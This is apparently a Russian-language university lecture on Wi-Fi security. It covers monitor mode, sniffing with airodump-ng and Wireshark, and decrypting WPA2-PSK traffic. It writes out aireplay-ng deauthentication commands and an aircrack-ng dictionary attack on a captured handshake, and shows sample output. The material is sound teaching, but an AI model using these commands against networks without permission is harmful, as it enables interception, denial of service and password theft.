Основы построения защищенных компьютерных сетей

Лекция 14
Безопасность беспроводных сетей

Семён Новосёлов

2025

БФУ
ИМЕНИ И. КАНТА

Беспроводные сети Wi-Fi

- беспроводная локальная сеть
- строится на базе набора стандартов IEEE 802.11
- физический уровень модели OSI

Режимы работы Wi-Fi-адаптеров

Разборчивый

- отсекаются кадры не адресованные хосту
- видны только кадры с MAC-адресом хоста и широковещательные / групповые
- режим работы по-умолчанию

Неразборчивый

- принимаются все кадры
- виден весь трафик через хост
- используется снифферами
- адаптер требуется переводить в такое состояние

Перевод карты в неразборчивый режим

С помощью пакета aircrack-ng в Ubuntu:

убирает мешающие приложения

```
sudo airmon-ng check kill
```

```
sudo airmon-ng start wlp2s0
```

`wlp2s0` - имя интерфейса

Неразборчивый режим работает не на всех адаптерах.

Важно: для восстановления работы сети в обычном режиме потребуется перезагрузка.

Сбор пакетов

Wireshark

- прослушиваются только сети на одном канале WLAN
- требуется отдельная утилита для смены каналов, чтобы прослушивать весь трафик


airodump-ng

- специальная утилита для Wi-Fi из состава aircrack-ng
- сканируются сети на всех каналах, либо указанном при запуске

Каналы WLAN

Частота на которой работает сеть Wi-Fi.

В сетях 802.11b/g/n/ax на диапазоне частот 2.4 GHz есть 14 каналов.



Источник картинки:
Wikipedia, CC BY-SA 3.0

Использование airodump-ng

Режим со сканированием (периодическим переключением) каналов:

```
sudo airodump-ng -w wifi-dump
```

При таком режиме неизбежны потери пакетов с одного канала во время прослушки другого

Используется для просмотра списка сетей в наличии

Режим прослушивания отдельного канала

```
sudo airodump-ng -w wifi-dump -c 1
```

Пакетов теряется меньше

Запускается для выбранной сети

Режим со сканированием каналов. Пример

```
CH 11 ][ Elapsed: 2 mins ][ 2022-11-21 02:24 ][ WPA handshake: EC:43:F6:04:AF:28

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D8:47:32:CA:79:05   -1        0        0    0  -1   -1                  <length:  0>
78:94:B4:B9:B5:D2   -1        0        0    0   1   -1                  <length:  0>
EC:43:F6:04:AF:28  -46      258       74    0   3   54e  WPA2 CCMP   PSK  Keenetic-4095
9C:5C:8E:C3:E3:18  -76      109       11    0  13  130   WPA2 CCMP   PSK  ASUS999
E8:94:F6:6F:BC:84  -74       22        0    0   6  135   WPA2 CCMP   PSK  TP-LINK_6FBC84
E8:DE:27:BA:07:C0  -77      138        0    0   6  135   WPA2 CCMP   PSK  Vetal
54:AF:97:29:84:4C  -76      187        0    0  10  270   WPA2 CCMP   PSK  5-5
0C:80:63:1C:06:D6  -78       18        0    0  11  270   WPA2 CCMP   PSK  TP-Link_06D6
F8:98:B9:53:CB:94  -79       42        1    0   7  130   WPA2 CCMP   PSK  Polli_nasta
F8:1A:67:12:65:1A  -79        3        0    0   1  135   WPA2 CCMP   PSK  Pelikan
60:CE:86:3F:E1:D0  -77        2        0    0  11  130   WPA2 CCMP   PSK  RT-GPON-E1D0
12:50:72:A6:96:AC  -79        2        0    0  11  270   WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

D8:47:32:CA:79:05  1C:30:08:A8:4F:FA  -79    0 - 1      0        2
78:94:B4:B9:B5:D2  B8:94:E7:79:92:04  -80    0 - 1      0        1
78:94:B4:B9:B5:D2  B8:87:6E:9C:D9:0A  -81    0 - 1      0        2
EC:43:F6:04:AF:28  0C:C6:FD:29:A2:A8  -31   54e- 1e     0       44
EC:43:F6:04:AF:28  6C:71:D9:B0:01:8D  -40   54e-54e     0       23  EAPOL
9C:5C:8E:C3:E3:18  9C:5A:81:CF:32:E8  -79    1e- 1      0        5
9C:5C:8E:C3:E3:18  48:8D:36:38:DE:5E  -79    0 -11e     6        2
9C:5C:8E:C3:E3:18  4A:20:E4:8C:33:23  -77    1e- 6      0        2
E8:94:F6:6F:BC:84  62:7E:A6:3B:00:82  -79    0 - 1      0        1
E8:DE:27:BA:07:C0  94:17:00:81:11:5D  -79    0 - 1e     0        4
E8:DE:27:BA:07:C0  28:16:A8:C9:DA:BF  -80    0 - 1      0        3
(not associated)   92:B3:DD:FE:0C:AC  -59    0 - 1      0        4
```

Антенны Wi-Fi

Используются для увеличения расстояния сниффинга.

Одно из направлений народного творчества.

WokFi

Антенны-банки

Источник картинок: Wikipedia

Что видно в открытой сети?

Весь трафик всех машин поблизости.

Доступна вся информация из открытых протоколов и частичная для зашифрованных:

HTTP

- Cookie
- URL
- загружаемые страницы и изображения на сайте


HTTPS

- IP-адреса, по которым можно судить о посещаемых сайтах

Telnet

- команды и логин/пароль для входа

Пример перехваченной информации



Перехвачены Cookie

Сети с шифрованием

В настоящее время наиболее распространены сети с WPA2-PSK (IEEE 802.11i-2004)

- Доступ к Wi-Fi сети по общему паролю.
- Любой клиент сети, знающий пароль, может расшифровать трафик другого клиента
- При условии, что ему удастся перехватить все 4 пакета протокола аутентификации EAPOL в момент подключения другого клиента к сети

Как расшифровать трафик в Wireshark

Просто добавить пароль к сети в настройках:

- Редактирование ⇒ Параметры ⇒ Протоколы ⇒ IEEE 802.11 ⇒ Ключи расшифровки ⇒ WPA-PWD
- После добавления будет видно всё, что видно для случая открытой сети

Деаутентификация клиентов

- Сети Wi-Fi строятся по открытой среде и уязвимы к атакам деаутентификации
- Хакер может отправить пакет с MAC-адресом отправителя клиента сети и принудительно выбросить его из сети
- Это может использоваться для получения пакетов EAPOL для расшифровки трафика, либо попыток перебора пароля к сети

Деаутентификация с помощью aireplay

Деаутентификация всех клиентов точки доступа с MAC-адресом EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 0 -a EC:43:F6:04:AF:28
```

Деаутентификация одного клиента с MAC-адресом 6C:71:D9:B0:01:8D из точки доступа с MAC-адресом: EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 1 -a EC:43:F6:04:AF:28 -c 6C:71:D9:B0:01:8D
```

Интересное

В 2013-2015 некоторые американские отели и гостиницы (Marriott и др.) проводили атаку деаутентификации на персональные точки доступа клиентов, чтобы принудить их пользоваться своим платным Wi-Fi.

Marriott был оштрафован FCC на $600 000.

Перебор пароля WPA2-PSK

В случае, если пароль к сети неизвестен, хакер может попытаться его перебрать.

Для атаки требуется отловить **handshake** при подключении любого клиента к сети.

Для получения **handshake** может использоваться атака деаутентификации.

После чего можно выполнить атаку по словарю:

```
aircrack-ng wifi-dump-01.cap -w /usr/share/nmap/nselib/data/passwords.lst
```

Полный перебор как правило не эффективен.

Пример успешного перебора

```
                      Aircrack-ng 1.6

[00:00:00] 4904/5085 keys tested (22030.57 k/s)

Time left: 0 seconds                                      96.44%

                    KEY FOUND! [ [redacted] ]


Master Key     : 47 0B 75 30 26 C8 49 0E 80 77 94 AD C5 72 0E 53
                 0E 22 7F 65 F6 8F 4A 15 18 BF 99 8F 41 4F FA 78

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : DF C4 3C 2F 77 42 DA DE 82 B9 B5 1D AB 01 C5 83
```

Бесполезные методы защиты Wi-Fi

Доступ к точке доступа может быть ограничен по белому списку MAC-адресов

- Легко обходится хакерами, так как MAC-адреса устройств передаются в открытом виде и сразу же перехватываются
- MAC-адрес карты (виртуальный) легко поменять на адрес из белого списка

С другой стороны, если хакер забыл поменять свой MAC-адрес при атаке сети, то это может стать доказательством атаки (MAC-адрес уникален для каждой карты).

Литература и ссылки

- https://www.aircrack-ng.org/documentation.html
- https://wiki.wireshark.org/CaptureSetup/WLAN